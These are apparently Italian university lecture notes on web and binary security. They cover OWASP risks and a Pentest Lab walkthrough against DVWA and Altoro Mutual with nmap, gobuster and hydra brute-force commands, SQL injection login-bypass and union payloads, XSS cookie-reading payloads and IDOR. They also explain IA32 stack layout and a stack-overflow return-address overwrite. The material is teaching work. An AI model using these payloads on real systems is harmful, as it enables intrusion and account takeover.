Secondo OWASP, i **componenti vulnerabili e obsoleti** sono uno dei principali rischi per la sicurezza delle applicazioni web.

Si riferisce a componenti che non sono stati aggiornati alla versione più recente disponibile. Le versioni obsolete di componenti spesso contengono vulnerabilità note che sono state corrette nelle versioni più recenti. Mantenere componenti obsoleti può rendere il sistema più vulnerabile agli attacchi poiché gli attaccanti possono sfruttare le vulnerabilità già corrette nelle versioni più recenti.

A7 - Identification and Authentication Failures

Identificano casi in cui i meccanismi di autenticazione di un sistema non funzionano correttamente.

In generale ci possono essere **problemi legati all'autenticazione** quando...

- l'id è prevedibile (ad esempio sequenziale)
- l'id è intercettabile (trasmesso in chiaro invece che via HTTPS)
- l'id non è legato strettamente all'utente
- l'id non viene fatto scadere dopo un limite di utilizzo
- l'id non viene invalidato al termine della sessione

A7 - Identification and Authentication Failures

Vulnerabilità risultanti da insufficiente tutela dell'integrità dei dati, del codice e dell'infrastruttura.

A8 - Software and Data Integrity Failures

Un'applicazione è vulnerabile se...

- l'oggetto serializzato viene passato in chiaro via HTTP
 - o memorizzato senza un corretto controllo dell'accesso
- il de-serializzatore non controlla l'integrità dello stream ricevuto

A9-Security Logging and Monitoring Failures

Non una vulnerabilità di per sé, ma un errore che facilita il lavoro dell'attaccante.

Errori comuni...

- non tracciare accessi falliti, transazioni terminate con errori,
invocazioni di API non corrette, ecc.
- non dettagliare a sufficienza gli eventi loggati
- non proteggere adeguatamente i log
(integrità, riservatezza, conservazione per tempo adeguato)
- non definire o non seguire procedure di risposta

Un effetto comune è il NON rilevamento di attacchi a forza bruta!

A10-Server-Side Request Forgery

Un'applicazione web lato server...

- riceve dall'utente una URL
- non esegue verifiche adeguate
- la utilizza per richiedere una risorsa remota

Risultato...

- aggiramento di firewall o altre misure di controllo dell'accesso
- enumerazione ed esfiltrazione di risorse interne
- esecuzione di codice remoto su sistemi non direttamente accessibili

3.2 Web security

Utilizzeremo una nota Web App vulnerabile: Pentest Lab.

```
git clone https://github.com/eystsen/pentestlab.git  
cd pentestlab
```

Abbiamo la possibilità di lanciare più app vulnerabili...

```
./pentestlab.sh --list
```

...in questo caso usiamo DVWA accessibile tramite l'ip del docker esplicitato

```
./pentestlab.sh start dvwa
```

```
./pentestlab.sh stop dvwa
```

NMap-----

Nmap è uno strumento di scansione di rete e gestione delle reti. Include un potente motore di port scan, con test di vulnerabilità e logiche di discovery incluse di default. Per range piuttosto grandi con subnet di classe B esistono altri tool più performanti e meno invasivi, come *masscan*, che aiutano nell'identificazione di servizi e porte aperte ma che non offrono le potenzialità di *nmap*.

Per fare uno scan sulla rete invece lanciare:

```
nmap -sn 192.168.56.0/24  
lista di ip che "rispondono"
```

A questo punto possiamo usare *nmap* per fare uno scan delle porte e i servizi disponibili...

→ modalità più comune:

```
nmap -A $IP_DVWA
```

→ modalità più invasiva con salvataggio output:

```
nmap -sC -sV -oA output_porte.txt $IP_DVWA
```

Tipicamente una volta che abbiamo scoperto l'indirizzo IP della nostra macchina target e quale servizio espone, dietro quale porta, è possibile provare a fare uno scan dei contenuti. Questo ha due funzioni: scoprire eventuali contenuti volutamente NON indicizzati, scoprire eventuali contenuti sensibili liberamente accedibili. Un tool utile per questo tipo di scansioni è **gobuster**.

Possiamo sfruttare wordlist; una esaustiva è big.txt di SecList:

```
gobuster dir -w SecLists/Discovery/Web-Content/big.txt -u http://dvwa  
.htpasswd  
.svn  
...
```

DVWA

Creiamo il database e settiamo livello di difficoltà “low”.

Burp è un'applicazione che, funzionando da web proxy per le richieste HTTP, permette al pentester di avere una gestione avanzata degli attacchi su un determinato applicativo web.

Brute force

Tramite burp possiamo intercettare il traffico sul browser burp in varie modalità:

The diagram illustrates the process of intercepting traffic. On the left, there is a screenshot of a 'Login' form with fields for 'Username' (containing 'prova') and 'Password' (containing '*****'). A blue arrow points from this form to the 'Proxy' tab of the Burp Suite interface on the right. The Burp Suite interface shows a list of captured network requests. The first request is highlighted, showing a GET request to 'http://dwa:80 [127.8.0.1]'. The request details pane shows the full URL and method, while the response pane shows the raw HTML of the login page.

Intercettando il traffico vediamo che leggiamo in chiaro le credenziali inserite... ma non conosciamo la password!

Tentiamo un attacco a forza bruta tramite il tool **hydra**, strumento utile per il cracking su vari protocolli (come HTTP): `hydra $IP -L uwordlist.txt -P pwrdlist.txt`

```
➤ hydra $IP_CONTAINER_DVWA -L SecLists/Usernames/topusernames-shortlist.txt -P SecLists/Passwords/xato-net-10-millionpasswords-100.txt http-get-form "/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie:security=low; PHPSESSID=f0q0t1rfcj64klid5qh6uhpds4"
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1700 login tries (l:17/p:100), ~107 tries per task [DATA] attacking
[80] [http-get-form] host: 192.168.56.5 login: admin password: password
```

SQL Injection

Guardando il codice della pagina notiamo che il parametro id è utilizzato senza alcun filtro nella generazione di query SQL. Possiamo quindi alterare la logica delle query in input!

The diagram shows a user interaction with a web application. On the left, there is a form with a 'User ID:' input field containing 'a' and a 'Submit' button. An arrow points from this input field to a box containing a generated SQL query:

```
"SELECT first_name, last_name
FROM users WHERE id='\$id';"
```

On the right, another box contains the result of the injection attempt:

a' OR '='
ottengo tutti gli user

Altra tecnica tipica è quella Union Based:

The diagram illustrates several examples of Union-based SQL injection:

- A box contains the payload: `' union select NULL # errore colonne!`
- A box contains the payload: `' union select NULL,NULL # restituisce risultato! Abbiamo quindi due colonne!`
- An arrow points from the second payload to a box containing the result: `' union select NULL,@@version # version database`
- An arrow points from the second payload to another box containing the result: `' union select NULL,@@hostname # hostname macchina`

XSS

È una vulnerabilità che consente agli attaccanti di inserire il proprio lato client codice (normalmente Javascript) in siti web o applicazioni web.

```
<script>alert("XSS")</script>
```



Come abbiamo visto esistono varie tipologie di XSS.

In particolare, notiamo che con JS è possibile fare cose come:

<http://www.jsfuck.com/>

ES Caccia alle vulnerabilità

Lanciare altoro di pentestlab e scovare almeno 3 vulnerabilità.

➤ **./pentestlab.sh strat altoro**

→ Notiamo subito che all'interno del sito è possibile eseguire Login.

Tentiamo una injection SQL:

USERNAME: '**OR 1=1** --

PASSWORD: **a**

1=1 permette di tornare risultato sempre vero

-- commenta il resto della linea di codice: possiamo scrivere qualsiasi cosa in password


-> ENTRO COME Admin User

Da qui posso scoprire tutti i nomi utente e addirittura cambiarne le password.

Anche solo sapendo i nomi utente posso, tramite SQL Injection, entrare nei loro account:

USERNAME: **jdoe' --**

PASSWORD: **a**



→ Immaginiamo di avere un account utente base per Altoro Mutual. Cosa possiamo fare?

I dati del nostro account sono passati al server tramite metodo GET. Possiamo modificare l'URL per farci restituire dati di altri utenti.

IDOR: oggetto erogato solo perché so come si chiama!

The screenshot shows a web browser displaying the Altoro Mutual website. The URL in the address bar is 'alotoro/bank/showAccount?listAccounts=800005'. The page title is 'Altoro Mutual'. The main content is titled 'Account History - 800005 Checking'. It shows a table with columns for 'Balance Detail' and 'Amount'. The first row shows a balance of '\$11,999.42' for '800005 Checking'. There is a dropdown menu next to it with options like '800003 Checking' and '800002 Savings'. At the bottom of the table, it says 'Ending balance as of 3/18/24 8:11 AM'. Navigation links at the top include 'Sign Off', 'Contact Us', 'Feedback', and 'Search'.

→ Tentiamo un attacco XSS sulla Search Bar: `<script>alert("prova")</script>`
Funziona! Estraiamo i cookie della pagina: `<script>alert(document.cookie)</script>`

AltoroAccounts=ODAwMDAyflNhdmIuZ3N+MTE5OTkuNDJ8ODAwMDAzfkNoZWNraW5nfjEzM
D AxLjM5fDQ1MzkwODIwMzkzOTYyODh+Q3JIZGI0IENhcmR+MTAwLjQyfA==

Tramite il decoder di burp scopriamo il significato di questo cookie (Base64):

800002~Savings~11999.42|800003~Checking~13001.39|4539082039396288~Credit
Card~100.42|

[altoro.txt per vedere come l'ho utilizzato]

4 Binary exploits

Gli attacchi applicativi sfruttano le vulnerabilità di:

- Sistema Operativo
- Hardware sottostante
- Software in esecuzione locale

Non sono coinvolti protocolli di rete sotto al livello di applicazione o router e infrastruttura di rete.

Lo scopo di un **exploit** è far eseguire ad un processo operazioni per cui non era stato pensato ad esempio fermare il processo (DOS), dirottare il flusso di esecuzione e/o ottenere privilegi.

Le tecniche spaziano su tutti i meccanismi di esecuzione del codice.

La comprensione dei meccanismi alla base delle tecniche di Exploit necessita di una conoscenza basilare di disposizione in memoria di un processo e di funzionamento dell'architettura del processore su cui lavora il sistema vittima (nel nostro caso IA32). Si noti che la maggior parte delle vulnerabilità sono relative a codice scritto in C/C++ e linguaggi derivati. Infatti, tali linguaggi, più vicini all'hardware, non realizzano controlli (in automatico) sui dati.

4.1 Processi in memoria e IA32

In Linux lo **spazio di indirizzamento di un processo** in memoria è suddiviso in segmenti:

Segmento .text

contiene il codice eseguibile

Segmento .data

contenente i dati inizializzati (variabili statiche inizializzate)

Segmento .bss

contenente le variabili non inizializzate


Stack d'esecuzione

record d'attivazione del processo e le variabili locali

Heap

segmento di memoria contenente le variabili dinamiche (può crescere dinamicamente)

[Altri segmenti necessari al funzionamento (.got, .ctor, .dtor)]



Si noti che il programmatore “vede” gli indirizzi virtuali. Questi ultimi sono tradotti dall'OS (+ HW) in indirizzi fisici: i segmenti non necessariamente sono contigui. Notiamo inoltre l'andamento dello stack e dell'heap; il primo verso il basso, il secondo verso l'alto.

L'**architettura IA32** è dotata di 4 registri 32 bit “general purpose” → **EAX, EBX, ECX, EDX**

Due registri sono usati per le operazioni di copia dati in memoria:

→ **ESI**: source

→ **EDI**: destination

Due registri hanno ruoli speciali per il controllo di flusso:

→ **EIP**: Instruction Ptr

→ **EFLAGS**: Status register


Due registri hanno ruoli importanti per la gestione dello stack:

→ **ESP**: stack pointer; punta all'ultima cella occupata dello stack

- **PUSH** decremente ESP di 4 (byte) e scrive il valore sulla cella puntata

- **POP** recupera il valore dalla cella puntata da ESP e poi incrementa ESP di 4

→ **EBP**: base pointer; punta all'inizio dello stack locale; tutte le variabili locali sono referenziate relativamente a EBP



La traduzione C → Assembly adotta convezioni standard (a differenza di altri linguaggi)

Una convenzione di chiamata di default è **__cdecl**.

→ Inserimento sullo stack di tutti i parametri attuali di chiamata in ordine inverso rispetto alla signature del metodo.

→ Chiamata tramite “CALL” salvando l'indirizzo di ritorno sullo stack.

→ EBP contiene il riferimento per le variabili locali al chiamante, non deve essere perso, ma il chiamato ha bisogno di settarlo al proprio “sistema di riferimento”.

(Il chiamato salva il contenuto del registro EBP ponendolo sullo stack e aggiorna il valore di EBP al contenuto attuale di ESP)

→ Il chiamato ritorna il risultato delle proprie computazioni nel registro EAX.

→ È compito del chiamato ripristinare il valore originario di EBP, con quello (da lui) salvato sullo stack in precedenza.


→ È compito del chiamante rimuovere i parametri attuali dallo stack

Altre convenzioni:


- **__stdcall**: L'unica differenza con la modalità precedente è che è responsabilità del chiamato eliminare i parametri dallo stack.


- **__fastcall**: La differenza con la __cdecl è che i parametri attuali non sono passati via stack bensì tramite i registri generali (da EAX a EDX e ESI e EDI, quindi con un limite di 6 parametri di 32 bit).

Esempio di chiamata



Evoluzione dello stack





4.2 Stack Overflow

Prerequisiti per l'attuazione:

→ Presenza di un buffer locale ad una funzione (tale buffer sarà quindi nello stack)

→ Possibilità di alimentare il buffer con input esterni

Modalità di attuazione:

→ L'attaccante riempie il buffer con dati finti, sfondandone i limiti, fino ad arrivare a porre sullo stack nella posizione giusta un nuovo indirizzo di ritorno dalla chiamata (sovrascrivendo quello precedente)

Risultato:

Il flusso procede con il ritorno al nuovo indirizzo posto dall'attaccante

Un buffer locale ad una funzione/routine è realizzato con un blocco di memoria riservato sullo stack (di lunghezza finita). Il linguaggio C non controlla che i dati con cui alimentare i buffer/array abbiano una lunghezza congrua.


Ricordiamo che lo stack cresce con indirizzi decrescenti mentre il riempimento del buffer avviene per indirizzi crescenti (sebbene questo si trovi sullo stack).

Allora in assenza di controlli, i dati in eccesso vanno a sovrascrivere i dati nello stack messi in precedenza!!

Esempio:

```
void function(){  
    char buffer[10];  
    gets(buffer);  
    ...  
}
```

gets legge una stringa in input senza controlli. Conoscendo la disposizione in memoria possiamo sovrascrivere l'indirizzo di ritorno!



Se l'indirizzo di ritorno illecito è relativo a una posizione in memoria non accessibile si ha "**segmentation fault**".

Se l'attaccante prende il controllo del flusso si hanno due alternative:

Shell Coding: si inietta un pezzo di codice maligno da far eseguire


Return to LibC: si scrivono i dati necessari per effettuare un'invocazione di una funzione di libreria C

Esempio di controllo di flusso:

```
int validate() {  
    char buffer[10];  
    gets(buffer);  
    if(//Valid input)  
        return 1;  
    else  
        return 0;  
}  
  
void valid_code() {  
    // Codice per utenti autorizzati  
    ...  
}  
  
void invalid_code() {  
    // Codice per utenti non aut.  
    ...  
}
```

L'input (ad esempio una password) determina se un utente ha i diritti o meno di eseguire determinato codice.

Conoscendo la disposizione del codice...



Preparo una stringa composta così:

→ 10 byte di padding → 4 byte per scavalcare EBP → 4 byte per sovrascrivere l'indirizzo
valid_code: 0x0804D432

la RET di validate salterà a valid_code per un input come:

"AAAAAAAABBBA\x32\xD4\x04\x08"

L'indirizzo è fornito con byte in ordine inverso perché IA32 segue convenzione **little endian**

Canarini-----

